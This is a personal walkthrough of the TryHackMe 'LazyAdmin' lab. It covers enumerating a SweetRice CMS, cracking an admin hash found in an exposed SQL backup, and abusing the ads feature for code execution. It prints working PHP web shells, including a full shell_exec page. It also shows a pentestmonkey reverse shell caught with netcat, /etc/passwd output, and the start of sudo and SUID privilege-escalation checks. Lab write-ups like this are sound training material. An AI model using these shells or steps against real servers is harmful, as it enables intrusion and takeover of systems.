

LAZY ADMIN

Link	https://tryhackme.com/r/room/lazyadmin	
IP	10.10.85.4	
Type	LINUX	
Status	in Progress	
DATE	15.04.2024	

Resolution summary

- It's the third instance where I find backup script that runs under root privilege.
- remember to put quotes while echoing files

Improved skills

- LINUX priv esc
- enumeration
- exploiting SUID

Used tools

- nmap
- gobuster

Information Gathering

Scanned all TCP ports:

```
22/tcp open  ssh
80/tcp open  http
```

Enumerated open TCP ports:


```
22/tcp open  ssh      OpenSSH 7.2p2 Ubuntu 4ubuntu2.8 (Ubuntu Linux; protocol 2.0)
| ssh-hostkey:
|   2048 49:7c:f7:41:10:43:73:da:2c:e6:38:95:86:f8:e0:f0 (RSA)
```


```
| 256 2f:d7:c4:4c:e8:1b:5a:90:44:df:c0:63:8c:72:ae:55 (ECDSA)
|_ 256 61:84:62:27:c6:c3:29:17:dd:27:45:9e:29:cb:90:5e (ED25519)
80/tcp open  http    Apache httpd 2.4.18 ((Ubuntu))
|_http-title: Apache2 Ubuntu Default Page: It works
|_http-server-header: Apache/2.4.18 (Ubuntu)
```

Enumerated top 200 UDP ports:

Enumeration

Port 80 - HTTP (Apache httpd 2.4.18)





Welcome to SweetRice - Thank your for install SweetRice as your website management system.

This site is building now , please come late.

If you are the webmaster,please go to Dashboard -> General -> Website setting
and uncheck the checkbox "Site close" to open your website.

More help at [Tip for Basic CMS SweetRice installed](#)

```
(root@kali)-[/home/kali/tryhackme/lazy_admin]
# gobuster dir -u http://10.10.209.163/content/ -w
/usr/share/wordlists/dirb/big.txt
```

Gobuster v3.6


by OJ Reeves (@TheColonial) & Christian Mehlmauer (@firefart)


[+] Url:	http://10.10.209.163/content/
[+] Method:	GET
[+] Threads:	10
[+] Wordlist:	/usr/share/wordlists/dirb/big.txt
[+] Negative Status codes:	404
[+] User Agent:	gobuster/3.6
[+] Timeout:	10s

Starting gobuster in directory enumeration mode

```
/.htaccess          (Status: 403) [Size: 278]
/.htpasswd          (Status: 403) [Size: 278]
/_themes            (Status: 301) [Size: 324] [→]
http://10.10.209.163/content/_themes/
/as                 (Status: 301) [Size: 319] [→]
http://10.10.209.163/content/as/
/attachment         (Status: 301) [Size: 327] [→]
http://10.10.209.163/content/attachment/
/images            (Status: 301) [Size: 323] [→]
http://10.10.209.163/content/images/
/inc                (Status: 301) [Size: 320] [→]
http://10.10.209.163/content/inc/
/js                 (Status: 301) [Size: 319] [→]
http://10.10.209.163/content/js/
Progress: 20469 / 20470 (100.00%)
```

Finished





Index of /content/inc

<u>Name</u>	<u>Last modified</u>	<u>Size</u>	<u>Description</u>
 Parent Directory		-	
 404.php	2016-09-19 17:55	1.9K	
 alert.php	2016-09-19 17:55	2.1K	
 cache/	2019-11-29 12:30	-	
 close_tip.php	2016-09-19 17:55	2.4K	
 db.php	2019-11-29 12:30	165	
 do_ads.php	2016-09-19 17:55	782	
 do_attachment.php	2016-09-19 17:55	640	
 do_category.php	2016-09-19 17:55	2.8K	
 do_comment.php	2016-09-19 17:55	3.0K	
 do_entry.php	2016-09-19 17:55	2.6K	
 do_home.php	2016-09-19 17:55	1.8K	
 do_lang.php	2016-09-19 17:55	387	
 do_rssfeed.php	2016-09-19 17:55	1.5K	
 do_sitemap.php	2016-09-19 17:55	4.5K	
 do_tags.php	2016-09-19 17:55	2.7K	
 do_theme.php	2016-09-19 17:55	452	
 error_report.php	2016-09-19 17:55	2.5K	
 font/	2016-09-19 17:57	-	
 function.php	2016-09-19 17:55	89K	
 htaccess.txt	2016-09-19 17:55	137	
 init.php	2016-09-19 17:55	3.9K	

Exploitation

Insecure design, logging in to admin panel with found creds

I downloaded mysqlbackup.sql from /inc dir. I found hash, and checked it:



Hash	Type	Result
42f749ade7f9e195bf475f37a44cafc	md5	Password123

```
76 PRIMARY KEY ( id ),
77 UNIQUE KEY name (name)
78 ENGINE=MyISAM AUTO_INCREMENT=4 DEFAULT CHARSET=utf8;
79 14 => 'INSERT INTO %s_options VALUES(1,global_setting,\\a:17:{s:4:\\name\\;s:25:\\Lazy Admin#039;s Website\\;s:6:\\author\\;s:10:\\Lazy Admin\\;s:5:\\title\\;s:0:\\\\;s:8:\\keywords\\;s:8:\\Keywords\\;s:
11:\\description\\;s:11:\\Description\\;s:5:\\admin\\;s:7:\\manager\\;s:8:\\passwd\\;s:32:\\42f749ade7f9e195bf475f37a44cafc\\;s:5:\\close\\;1:1;s:9:\\close_tip\\;s:45:\\cp>Welcome to SweetRice - Thank your for
install SweetRice as your website management system.<p>ch1This site is building now , please come late.</h1><p>If you are the webmaster,please go to Dashboard -> General -> Website setting </p><p>and uncheck the checkbox \\Site
close \\ to open your website.</p><p>More help at <a href=\\http://www.basic-cms.org/docs/5-things-need-to-be-done-when-SweetRice-installed/\\>Tip for Basic CMS SweetRice installed</a></p>\\;s:5:\\cache\\;1:0;s:13-
\\cache_expired\\;1:0;s:10:\\user_track\\;1:0;s:11:\\url_rewrite\\;1:0;s:4:\\top\\;s:0:\\\\;s:5:\\theme\\;s:0:\\\\;s:4:\\lang\\;s:9:\\en-us.php\\;s:11:\\admin_email\\;phj\\;\\1575023409\\);',
80 15 => 'INSERT INTO %s_options VALUES(2,\\categories\\,\\\\,\\1575023409\\);',
81 16 => 'INSERT INTO %s_options VALUES(3,\\links\\,\\\\,\\1575023409\\);',
82 17 => 'DROP TABLE IF EXISTS %s_posts;',
83 18 => 'CREATE TABLE %s_posts (
84  \\id\\ int(10) NOT NULL AUTO_INCREMENT
```

Login	Password
manager	Password123

10.10.209.163/content/as/

SweetRice 1.5.1 Arbitrary code execution Exploitation



```
<?php
echo '<h1> Hacked </h1>';
phpinfo();?>
```

<http://10.10.209.163/content/inc/ads/test5.php>

← → ↻ 🏠 10.10.209.163/content/inc/ads/test5.php

Kali Linux Kali Tools Kali Docs Kali Forums Kali NetHunter Exploit-DB Google Hacking DB OffSec

Hacked

PHP Version 7.0.33-0ubuntu0.16.04.7


System	Linux THM-Chal 4.15.0-70-generic #79~16.04.1-Ubuntu SMP Tue Nov 12 11:54:29 UTC 2019 i686
Server API	Apache 2.0 Handler
Virtual Directory Support	disabled
Configuration File (php.ini) Path	/etc/php/7.0/apache2
Loaded Configuration File	/etc/php/7.0/apache2/php.ini
Scan this dir for additional .ini files	/etc/php/7.0/apache2/conf.d
Additional .ini files parsed	/etc/php/7.0/apache2/conf.d/10-mysqlnd.ini, /etc/php/7.0/apache2/conf.d/10-opcache.ini, /etc/php/7.0/apache2/conf.d/10-pdo.ini, /etc/php/7.0/apache2/conf.d/15-xml.ini, /etc/php/7.0/apache2/conf.d/20-bcmath.ini, /etc/php/7.0/apache2/conf.d/20-bz2.ini, /etc/php/7.0/apache2/conf.d/20-calendar.ini, /etc/php/7.0/apache2/conf.d/20-ctype.ini, /etc/php/7.0/apache2/conf.d/20-curl.ini, /etc/php/7.0/apache2/conf.d/20-dba.ini, /etc/php/7.0/apache2/conf.d/20-dom.ini, /etc/php/7.0/apache2/conf.d/20-enchant.ini, /etc/php/7.0/apache2/conf.d/20-exif.ini, /etc/php/7.0/apache2/conf.d/20-fileinfo.ini, /etc/php/7.0/apache2/conf.d/20-ftp.ini, /etc/php/7.0/apache2/conf.d/20-gd.ini, /etc/php/7.0/apache2/conf.d/20-gettext.ini, /etc/php/7.0/apache2/conf.d/20-gmp.ini, /etc/php/7.0/apache2/conf.d/20-iconv.ini, /etc/php/7.0/apache2/conf.d/20-imap.ini, /etc/php/7.0/apache2/conf.d/20-interbase.ini, /etc/php/7.0/apache2/conf.d/20-intl.ini, /etc/php/7.0/apache2/conf.d/20-json.ini, /etc/php/7.0/apache2/conf.d/20-ldap.ini, /etc/php/7.0/apache2/conf.d/20-mbstring.ini, /etc/php/7.0/apache2/conf.d/20-mcrypt.ini, /etc/php/7.0/apache2/conf.d/20-mysql.ini, /etc/php/7.0/apache2/conf.d/20-odbc.ini, /etc/php/7.0/apache2/conf.d/20-pdo_odbc.ini, /etc/php/7.0/apache2/conf.d/20-pdo_mysql.ini, /etc/php/7.0/apache2/conf.d/20-pdo_sqlite.ini, /etc/php/7.0/apache2/conf.d/20-pgsql.ini, /etc/php/7.0/apache2/conf.d/20-sqlite.ini, /etc/php/7.0/apache2/conf.d/20-sockets.ini, /etc/php/7.0/apache2/conf.d/20-tidy.ini, /etc/php/7.0/apache2/conf.d/20-tokenizer.ini, /etc/php/7.0/apache2/conf.d/20-xmlrpc.ini, /etc/php/7.0/apache2/conf.d/20-xsl.ini, /etc/php/7.0/apache2/conf.d/20-zip.ini, /etc/php/7.0/apache2/conf.d/20-zlib.ini

Attachment
Setting
Permalinks
Plugin list
Ads
Track
Links
Sitemap
Theme
Media Center
Cache
Update
Sites

☐ All **Bulk Delete**
Ads name:

Ads code:

```
<?php
echo(system($_GET['cmd']));
?>
```

🐉 📁 📄 🔍 📌 1 2 3 4 🔍 📌

🔍 TryHackMe | LazyAdmin × Index of /content/inc × 10.10.209.163/content/inc/ht × Ads Ad

← → ↻ 🏠 10.10.209.163/content/inc/ads/shell.php?cmd=whoami

Kali Linux Kali Tools Kali Docs Kali Forums Kali NetHunter Exploit-DB Google Hacking DB

www-data www-data

my simple webshell exploitation:

<http://10.10.209.163/content/inc/ads/shell.php?cmd=dir>

[http://10.10.209.163/content/inc/ads/shell.php?cmd=\[\[yourcommand\]\]](http://10.10.209.163/content/inc/ads/shell.php?cmd=[[yourcommand]])

```
root:x:0:0:root:/bin:/usr/sbin/nologin bin:x:2:2:bin:/usr/sbin/nologin sys:x:3:3:sys:/dev:/usr/sbin/nologin sync:x:4:65534:sync:/bin:/bin/sync games:x:5:60:games:/usr/games:/usr/sbin/nologin man:x:6:12:man:/var/cache/man:/usr/sbin/nologin lp:x:7:7:lp:/var/spool/lpd:/usr/sbin/nologin mail:x:8:8:mail:/var/mail:/usr/sbin/nologin news:x:9:9:news:/var/spool/news:/usr/sbin/nologin uucp:x:10:10:uucp:/var/spool/uucp:/usr/sbin/nologin proxy:x:13:13:proxy:/bin:/usr/sbin/nologin www-data:x:33:33:www-data:/var/www:/usr/sbin/nologin backup:x:34:34:backup:/var/backups:/usr/sbin/nologin list:x:38:38:Mailing List Manager:/var/list:/usr/sbin/nologin irc:x:39:39:ircd:/var/run/ircd:/usr/sbin/nologin gnats:x:41:41:Gnats Bug-Reporting System (admin)/var/lib/gnats:/usr/sbin/nologin nobody:x:65534:65534:nobody:/nonexistent:/usr/sbin/nologin systemd-timesync:x:100:102:systemd Time Synchronization.../run/systemd:/bin/false systemd-network:x:101:103:systemd Network Management.../run/systemd/netif:/bin/false systemd-resolve:x:102:104:systemd Resolver.../run/systemd/resolve:/bin/false systemd-bus-proxy:x:103:105:systemd Bus Proxy.../run/systemd:/bin/false syslog:x:104:108:/home/syslog:/bin/false apt:x:105:65534:/nonexistent:/bin/false messagebus:x:106:110:/var/run/dbus:/bin/false uidd:x:107:111:/run/uidd:/bin/false lightdm:x:108:114:Light Display Manager:/var/lib/lightdm:/bin/false whoopsie:x:109:117:/nonexistent:/bin/false avahi-autoipd:x:110:119:Avahi autoip daemon.../var/lib/avahi-autoipd:/bin/false avahi:x:111:120:Avahi mDNS daemon.../var/run/avahi-daemon:/bin/false dnsmasq:x:112:65534:dnsmasq.../var/lib/misc:/bin/false colorctl:x:113:123:colorctl colour management daemon.../var/lib/colorctl:/bin/false speech-dispatcher:x:114:29:Speech Dispatcher.../var/run/speech-dispatcher:/bin/false hplip:x:115:7:HPLIP system user.../var/run/hplip:/bin/false kermooops:x:116:65534:Kernel Oops Tracking Daemon.../bin/false pulse:x:117:124:PulseAudio daemon.../var/run/pulse:/bin/false rtkit:x:118:126:RealtimeKit.../proc:/bin/false saned:x:119:127:/var/lib/saned:/bin/false usbmux:x:120:46:usbmux daemon.../var/lib/usbmux:/bin/false itguy:x:1000:1006:THM-Chal.../home/itguy:/bin/bash mysql:x:121:129:MySQL Server.../nonexistent:/bin/false vboxadd:x:999:1:/var/run/vboxadd:/bin/false guest-3myc2b:x:998:998:Guest:/tmp/guest-3myc2b:/bin/bash sshd:x:122:65534:/var/run/ssh:/usr/sbin/nologin sshd:x:122:65534:/var/run/ssh:/usr/sbin/nologin
```

```
Linux THM-Chal 4.15.0-70-generic #79~16.04.1-Ubuntu SMP Tue Nov 12 11:54:29 UTC 2019 i686 i686 i686 GNU/Linux Linux THM-Chal 4.15.0-70-generic #79~16.04.1-Ubuntu SMP Tue Nov 12 11:54:29 UTC 2019 i686 i686 i686 GNU/Linux
```

```
Matching Defaults entries for www-data on THM-Chal: env_reset, mail_badpass, secure_path=/usr/local/sbin:/usr/local/bin:/usr/sbin:/usr/bin:/sbin:/bin:/snap/bin User www-data may run the following commands on THM-Chal: (ALL) NOPASSWD: /usr/bin/perl /home/itguy/backup.pl (ALL) NOPASSWD: /usr/bin/perl /home/itguy/backup.pl
```

```
Desktop Downloads Pictures Templates backup.pl mysql_login.txt Documents Music Public Videos examples.desktop user.txt Documents Music Public Videos examples.desktop user.txt
```

```
THM{63e5bce9271952aad1113b6f1ac28a07} THM{63e5bce9271952aad1113b6f1ac28a07}
```

Migration to better webshell

<https://github.com/artyuum/simple-php-web-shell>

webshell

```
<?php
if (!empty($_POST['cmd'])) {
    $cmd = shell_exec($_POST['cmd']);
}
?>
<!DOCTYPE html>
```



```
<html lang="en">
<head>
  <meta charset="utf-8">
  <meta http-equiv="X-UA-Compatible" content="IE=edge">
  <meta name="viewport" content="width=device-width, initial-scale=1">
  <title>Web Shell</title>
  <style>
    * {
      -webkit-box-sizing: border-box;
      box-sizing: border-box;
    }

    body {
      font-family: sans-serif;
      color: rgba(0, 0, 0, .75);
    }

    main {
      margin: auto;
      max-width: 850px;
    }

    pre,
    input,
    button {
      padding: 10px;
      border-radius: 5px;
      background-color: #efefef;
    }

    label {
      display: block;
    }

    input {
      width: 100%;
      background-color: #efefef;
      border: 2px solid transparent;
    }

    input:focus {
      outline: none;
      background: transparent;
      border: 2px solid #e6e6e6;
    }

    button {
      border: none;
      cursor: pointer;
```

```

        margin-left: 5px;
    }

    button:hover {
        background-color: #e6e6e6;
    }

    .form-group {
        display: -webkit-box;
        display: -ms-flexbox;
        display: flex;
        padding: 15px 0;
    }
</style>

</head>

<body>
    <main>
        <h1>Web Shell</h1>
        <h2>Execute a command</h2>

        <form method="post">
            <label for="cmd"><strong>Command</strong></label>
            <div class="form-group">
                <input type="text" name="cmd" id="cmd" value="<?=
htmlspecialchars($_POST['cmd'], ENT_QUOTES, 'UTF-8') ?>"
                    onfocus="this.setSelectionRange(this.value.length,
this.value.length);" autofocus required>
                <button type="submit">Execute</button>
            </div>
        </form>

        <?php if ($_SERVER['REQUEST_METHOD'] === 'POST'): ?>
            <h2>Output</h2>
            <?php if (isset($cmd)): ?>
                <pre><?= htmlspecialchars($cmd, ENT_QUOTES, 'UTF-8') ?>
</pre>

            <?php else: ?>
                <pre><small>No result.</small></pre>
            <?php endif; ?>
        <?php endif; ?>
    </main>
</body>
</html>

```

Web Shell

Execute a command

Command


Execute

Output

```
sh
```

Finally, i just pasted reverse php shell payload in to ad section. Remeber to replace ip section to yours.

<https://github.com/pentestmonkey/php-reverse-shell/blob/master/php-reverse-shell.php>



```
(root@kali)-[/home/kali/tryhackme/lazy_admin]
# nc -nlvp 1234
listening on [any] 1234 ...
connect to [10.11.80.80] from (UNKNOWN) [10.10.209.163] 36994
Linux THM-Chal 4.15.0-70-generic #79~16.04.1-Ubuntu SMP Tue N
ov 12 11:54:29 UTC 2019 i686 i686 i686 GNU/Linux
 11:00:38 up  2:56,  0 users,  load average: 0.00, 0.01, 0.00
USER      TTY      FROM            LOGIN@   IDLE   JCPU   PCP
U WHAT
uid=33(www-data) gid=33(www-data) groups=33(www-data)
/bin/sh: 0: can't access tty; job control turned off
$ whoami
www-data
$ sudo -l
Matching Defaults entries for www-data on THM-Chal:
  env_reset, mail_badpass, secure_path=/usr/local/sbin\:/usr/local/bin\:/usr
/sbin\:/usr/bin\:/sbin\:/bin\:/snap/bin

User www-data may run the following commands on THM-Chal:
  (ALL) NOPASSWD: /usr/bin/perl /home/itguy/backup.pl
$
```

Escalation

Local Enumeration

```

(root@kali)-[/home/kali/tryhackme/lazy_admin]
# nc -nlvp 1234
listening on [any] 1234 ...
connect to [10.11.80.80] from (UNKNOWN) [10.10.209.163] 36994
Linux THM-Chal 4.15.0-70-generic #79~16.04.1-Ubuntu SMP Tue N
ov 12 11:54:29 UTC 2019 i686 i686 i686 GNU/Linux
 11:00:38 up  2:56,  0 users,  load average: 0.00, 0.01, 0.00
USER      TTY      FROM          LOGIN@   IDLE   JCPU   PCP
U WHAT
uid=33(www-data) gid=33(www-data) groups=33(www-data)
/bin/sh: 0: can't access tty; job control turned off
$ whoami
www-data
$ sudo -l
Matching Defaults entries for www-data on THM-Chal:
    env_reset, mail_badpass, secure_path=/usr/local/sbin\:/usr/local/bin\:/usr
/sbin\:/usr/bin\:/sbin\:/bin\:/snap/bin

User www-data may run the following commands on THM-Chal:
    (ALL) NOPASSWD: /usr/bin/perl /home/itguy/backup.pl
$ █

```

```

(ALL) NOPASSWD: /usr/bin/perl /home/itguy/backup.pl
$ whoami
www-data
$ id
uid=33(www-data) gid=33(www-data) groups=33(www-data)
$ █

```


```

$ find / -perm -4000 2>/dev/null
/usr/sbin/pppd
/usr/lib/policykit-1/polkit-agent-helper-1
/usr/lib/dbus-1.0/dbus-daemon-launch-helper
/usr/lib/eject/dmccrypt-get-device
/usr/lib/snapd/snap-confine
/usr/lib/openssh/ssh-keysign
/usr/lib/xorg/Xorg.wrap
/usr/lib/i386-linux-gnu/oxide-qt/chrome-sandbox
/usr/bin/passwd
/usr/bin/chsh
/usr/bin/gpasswd
/usr/bin/newgrp
/usr/bin/pkexec
/usr/bin/sudo
/usr/bin/chfn
/bin/umount
/bin/ping6
/bin/ping

```

```
/bin/mount
/bin/su
/bin/fusermount
